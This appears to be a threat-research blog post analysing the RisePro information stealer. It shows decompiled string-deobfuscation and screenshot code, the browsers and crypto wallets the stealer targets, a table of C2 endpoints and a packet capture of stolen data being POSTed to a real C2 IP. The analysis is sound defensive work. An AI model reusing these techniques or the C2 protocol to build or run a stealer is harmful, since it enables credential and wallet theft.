
New RisePro Stealer distributed by the prominent PrivateLoader

blog.sekoia.io/new-risepro-stealer-distributed-by-the-prominent-privateloader/

22 December 2022



Log in

Whoops! You have to login to access the Reading Center functionalities!

Forgot password?

Search the site...

- All categories
- Blogpost
- Blogpost

Reset

Threat & Detection Research Team December 22 2022
300 0

Read it later Remove

18 minutes reading

Context

PrivateLoader is an active malware in the loader market, used by multiple threat actors to deliver various payloads, mainly information stealer. Since our previous investigation, we keep tracking the malware to map its ecosystem and delivered payloads. Starting from this tria.ge submission, we recognized a now familiar first payload, namely **PrivateLoader**. However, the dropped stealer was not part of our stealer growing collection, notably including **RedLine** or **Raccoon**. Eventually SEKOIA.IO realised it was a new undocumented stealer, known as **RisePro**. This article aims at presenting SEKOIA.IO RisePro information stealer analysis.

Quick infection review

Based on the tria.ge submission, the first payload is a PrivateLoader. The sample fetches a document hosted on sun6-23.userapi.com. This dropped file is the starting point of this analysis.

The downloaded file is obfuscated using bytes substitution followed by a XOR operation with a fixed key. (See: deobfuscation script in the annex). Tria.ge automatic analysis suggests a stealer.

- PrivateLoader SHA-1: da3aea62ddf57c895acf630b62e972ef70defb60
- Download BMP SHA-1: d94e061e93f7ac003b01c0c9d12dbbb26f87d13e
- Deobfuscated BMP SHA-1: 17ba58fcfe47c49baeaba9aaebd8f888ed2d9473

NB-1: The PCAP of the initial payload shows requests to RisePro infrastructure before PrivateLoader communication. Hypotheses about the future of the Stealer are presented in the conclusion.

NB-2: The name of the distributed payload by PrivateLoader is StealerClient.bmp.

Malware analysis

The stealer offers similar functionalities as other malware of the family. It targets a wide range of **web browsers** for **credentials**, **cookies**, **credit cards** and **crypto wallet** via web browser **extensions** and **2FA** software, and a **file grabber** functionality. To reduce its detection, RisePro hides its configuration such as string or imported DLLs using XOR instructions using different keys. The malware communicates over HTTP and content of the communication is obfuscated using **bytes substitutions** and XOR operations. Finally, the malware has the capability to **load other payloads**.





Figure 1.

Overview of RisePro stealer delivered by Privateloader

Dynamic lookup of APIs via GetProcAddress

The malware obfuscates its strings using XORed 128 bits (representing integer data). The image below highlights the deobfuscation routine, as well as the dynamic function loading using the technique *GetModuleHandle* technique associated with *GetProcAddress*.




```
v4.m128i_i64[0] = 0x7F2E3AA846238507i64;
v11 = -729061992;
v12 = 1642747658;
v4.m128i_i64[1] = 0x61EA570AD48B6598i64;
v19 = &v4;
v37.m128i_i64[0] = 0x1A784ECD014FF155i64;
v37.m128i_i64[1] = 0x61EA5764BBE216EAi64;
v32 = 0;
v24 = 0;
v4 = _mm_xor_si128(v4, v37);                  // RtlGetVersion
RtlGetVersion_str = &v4;
v23 = 0;
v22 = 0;
v21 = 0;
v9 = 0x6D2B851B;
v10 = 0x761C60A1;
ntdll_dll.m128i_i64[0] = 0x761C60A16D2B851Bi64;
v7 = 0xBBE21686;
v8 = 0x61EA5764;
ntdll_dll.m128i_i64[1] = 0x61EA5764BBE21686i64;
p_ntdll_dll = &ntdll_dll;
v36.m128i_i64[0] = 0x1A784ECD014FF155i64;
v36.m128i_i64[1] = 0x61EA5764BBE216EAi64;
v28 = 0;
v20 = 0;
ntdll_dll = _mm_xor_si128(ntdll_dll, v36);    // ntdll.dll
v6 = &ntdll_dll;
hNtdll = GetModuleHandleA(ntdll_dll.m128i_i8);
RtlGetVersion = GetProcAddress(hNtdll, RtlGetVersion_str->m128i_i8);
if ( !RtlGetVersion )
  return GetVersionExA(a2);
v15 = RtlGetVersion;
return ((int (__stdcall *)(struct _OSVERSIONINFOA *))RtlGetVersion)(a2);
```

Figure 2. String deobfuscation routine used to load RtlGetVersion from ntdll.dll

Embedded DLLs


Some samples of RisePro embed legitimate DLLs such as sqlite3.dll and mozglue.dll used to access the web browsers data. Theses DLLs are stored in cleartext in the PE, they are dumped on the disk in the working directory of the malware: (working directory is composed of *C:\Users\Admin\AppData\Local\Temp\* followed by *LocalSimbaD* and ten random alphanum characters).



```
File Create    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimbaDdeu4AfZ23\msvcp140.dll   op: CreateModify   status: 0×00000000
File Create    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimbaDdeu4AfZ23\vcruntime140.dll   op: CreateModify
               status: 0×00000000
File Create    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimbaDdeu4AfZ23\libcrypto-3.dll   op: CreateModify
               status: 0×00000000
File Create    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimbaDdeu4AfZ23\freebl3.dll   op: CreateModify   status: 0×00000000
File Create    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimbaDdeu4AfZ23\mozglue.dll   op: CreateModify   status: 0×00000000
File Create    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimbaDdeu4AfZ23\nss3.dll   op: CreateModify   status: 0×00000000
File Create    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimbaDdeu4AfZ23\softokn3.dll   op: CreateModify   status: 0×00000000
```

Figure 3. DLLs dumping into the malware working directory

In case these DLLs are not embedded in the malware, it fetches them on its C2 by requesting the */get_library* endpoint with a POST request, where the body of the request is '*name=<dll name>*'. The server answers the URL to download the requested DLLs. Every C2 tracked by SEKOIA.IO host the DLLs under the */static/* directory:



Index of /MWTSL/static

Name	Last modified	Size	Description
Parent Directory		-	
freebl3.dll	2022-10-11 03:37	326K	
libcrypto-3.dll	2022-10-11 03:37	3.5M	
mozglue.dll	2022-10-11 03:37	134K	
msvcp140.dll	2022-10-11 03:37	451K	
nss3.dll	2022-10-11 03:37	1.2M	
softokn3.dll	2022-10-11 03:37	141K	
vcruntime140.dll	2022-10-11 03:37	85K	

Figure 4. Hosted DLLs under /static/ web directory

Host fingerprinting


RisePro Stealer has a fingerprint capability, all information are retrieved in the following registry keys:

- SOFTWARE\Microsoft\Cryptography
- SOFTWARE\Microsoft\Windows NT\CurrentVersion
- HARDWARE\DESCRIPTION\System\CentralProcessor\0
- SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

The fingerprinting is gathered and saved at the beginning of the file *informations.txt* exfiltrated to the C2 at a later stage during the infection process.

RisePro retrieves the infected host public IP address with a fallback functionality. It attempts to get this information from ipinfo.io fails, it tries on api.db-ip.com. Should this also fail, a last option is to contact maxmind.com which is a service for IP address geolocalisation.

The stealer also takes a screenshot of the infected host.



```
cy = GetSystemMetrics(1);
SystemMetrics = GetSystemMetrics(0);
hdc = GetDC(0);
if ( hdc )
{
  CompatibleDC = CreateCompatibleDC(hdc);
  if ( CompatibleDC )
  {
    h = CreateCompatibleBitmap(hdc, SystemMetrics, cy);
    if ( h )
    {
      SelectObject(CompatibleDC, h);
      BitBlt(CompatibleDC, 0, 0, SystemMetrics, cy, hdc, 0, 0, 0xCC0020u);
      GpImage_ptr = 0;
      v17 = 0;
      v18 = 0;
      v15 = &Gdiplus::Bitmap::`vftable';
      v10 = 0;
      v17 = GdipCreateBitmapFromHBITMAP(h, 0, &v10);
      GpImage_ptr = v10;
      v19 = 0;
      wrap_GdipGetImageEncoder(a3, var_clsid_encorder);
      var_encoderParams[0] = 1;
      var_encoderParams[1] = 492561589;
      var_encoderParams[2] = 1160641098;
      var_encoderParams[3] = -1285694052;
      var_encoderParams[4] = -337181359;
      var_encoderParams[6] = 4;
      var_encoderParams[5] = 1;
      var_encoderParams[7] = (int)&a2;
      v8 = GdipSaveImageToFile(GpImage_ptr, arg_filename, var_clsid_encorder, var_encoderParams);
```

Figure 5. Analysis of the screenshot functionality

If the screenshot is saved in the working directory of the malware as *screenshot.png*, the file will also be exfiltrated by the malware in the ZIP file.

Stolen Information

The stealer targets cookies, saved passwords, saved credit cards and crypto wallets and also installed softwares for credentials.

Web browsers: Google Chrome, Firefox, Maxthon3, K-Melon, Sputnik, Nichrome, Uran, Chromodo, Netbox, Comodo, Torch, Orbitum, QIP Surf, Coowon, CatalinaGroup Citrio, Chromium, Elements, Vivaldi, Chedot, CentBrowser, 7start, ChomePlus, Iridium, Amigo, Opera, Brave, CryptoTab, Yandex, IceDragon, BlackHaw, Pale Moon, Atom.


Browser extensions: Authenticator, MetaMask, Jaxx Liberty Extension, iWallet, BitAppWallet, SaturnWallet, GuildWallet, MewCx, Wombat, CloverWallet, NeoLine, RoninWallet, LiqualityWallet, EQUALWallet, Guarda, Coinbase, MathWallet, NiftyWallet, Yoroi, BinanceChainWallet, TronLink, Phantom, Oxygen, PaliWallet, PaliWallet, Bolt X, ForboleX, XDEFI Wallet, Maiar DeFi Wallet.

Software: Discord, battle.net, Authy Desktop.

Cryptocurrency assets : Bitcoin, Dogecoin, Anoncoin, BBQCoin, BBQCoin, DashCore, Florincoin, Franko, Freicoin, GoldCoin (GLD), IOCoin, Infinitecoin, Ixcoin, Megacoin, Mincoin, Namecoin, Primecoin, Terracoin, YACoin, Zcash, devcoin, digitalcoin, Litecoin, Reddcoin.

The stealer also looks for particular file patterns, for example receipt with credit card information in common folders (for instance, Desktop, Download, %TEMP%).

As previously introduced, stolen data are copied to the working directory of the malware to be compressed in a ZIP file, exfiltrated during the late HTTP message.



```
File Read     process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\passwords.txt   op: OpenRead   status: 0×00000000
File Read     process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\screenshot.png   op: OpenRead   status: 0×00000000
File Read     process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23   op: OpenRead   status: 0×00000000
File Read     process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\screenshot.png   op: OpenRead   status: 0×00000000
File Read     process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\   op: Unknown   status: 0×00000000
File Write    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\information.txt   op: OpenModify   status: 0×00000000
File Read     process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\information.txt   op: OpenRead   status: 0×00000000
File Write    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\passwords.txt   op: OpenModify   status: 0×00000000
File Read     process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\passwords.txt   op: OpenRead   status: 0×00000000
File Write    process: file.exe   path: C:\Users\Admin\AppData\Local\Temp\LocalSimblDdeu4AfZ23\screenshot.png   op: OpenModify   status: 0×00000000
```

Figure 6. RisePro working directory snapshot at the late stage of its infection


The filename of the stolen data respects the format: `*country code_victim ip address.zip*`.

Command and Control communication

Method	Endpoint	Parameter(s)	Response
GET	/pingmap.php		Constant string : 918_tok
GET	/freezeStats.php	uid	
POST	/get_marks.php	uid	{“success”:true,”result”:{“marks”:[]}}

POST	/get_settings.php	uid	{“success”:true,”result”:{“settings”: { “_id”:”62b109591bde0e1b356c4c3b”, “HWIDduplicatesDay”:true, “HWIDduplicates”:false, “IPduplicates”:false, “telegram”:true, “discord”:true, “screenshot”:true, “cryptoWallets”:true, “netHistory”:true, “staticMarks”:””, “telegramIds”:”463473532″], “createdAt”:”2022-06-20T23:57:13.984Z”, “__v”:0}}}
POST	/get_grabbers.php	uid	{“success”:true,”result”:{“grabbers”:[]}}
POST	/get_loaders.php	uid	{“success”:true,”result”:{“loaders”:[]}}
POST	/set_file.php	Multi form, first one is the uid, the second form is a boundary file which contains a ZIP file obfuscated	JSON with status

Table 1. HTTP endpoint of the Command and Control



```
No.      Time          Source          Destination     Protocol Length Info                                                              Comment
      54 7.189386000   10.127.0.228    108.174.200.11  HTTP       135 GET /MWTSL/pingmap.php HTTP/1.1
      56 7.313484000   108.174.200.11  10.127.0.228    HTTP       344 HTTP/1.1 200 OK  (text/html)
      57 7.321930000   10.127.0.228    108.174.200.11  HTTP       268 GET /MWTSL/freezeStats.php HTTP/1.1
      59 7.529742000   108.174.200.11  10.127.0.228    HTTP       494 HTTP/1.1 200 OK  (text/html)
   12398 12.2658350…   10.127.0.228    108.174.200.11  HTTP        82 POST /MWTSL/get_marks.php HTTP/1.1  (application/x-www-form-urle…
   12401 12.8987370…   108.174.200.11  10.127.0.228    HTTP       349 HTTP/1.1 200 OK  (text/html)
   12403 12.9063490…   10.127.0.228    108.174.200.11  HTTP        82 POST /MWTSL/get_settings.php HTTP/1.1  (application/x-www-form-u…
   12408 13.1957640…   108.174.200.11  10.127.0.228    HTTP       634 HTTP/1.1 200 OK  (text/html)
   12411 15.6159500…   10.127.0.228    108.174.200.11  HTTP        82 POST /MWTSL/get_grabbers.php HTTP/1.1  (application/x-www-form-u…
   12414 16.3351520…   108.174.200.11  10.127.0.228    HTTP       352 HTTP/1.1 200 OK  (text/html)
   12762 16.9117730…   10.127.0.228    108.174.200.11  HTTP      1137 POST /MWTSL/set_file.php HTTP/1.1  (application/x-zip-compressed)
   12884 19.1522670…   108.174.200.11  10.127.0.228    HTTP       339 HTTP/1.1 200 OK  (text/html)
   12886 19.1628980…   10.127.0.228    108.174.200.11  HTTP        82 POST /MWTSL/get_loaders.php HTTP/1.1  (application/x-www-form-ur…
   12939 19.4645030…   108.174.200.11  10.127.0.228    HTTP       351 HTTP/1.1 200 OK  (text/html)

Frame 12762: 1137 bytes on wire (9096 bits), 1137 bytes captured (9096 bits) on interface intf0, id 0
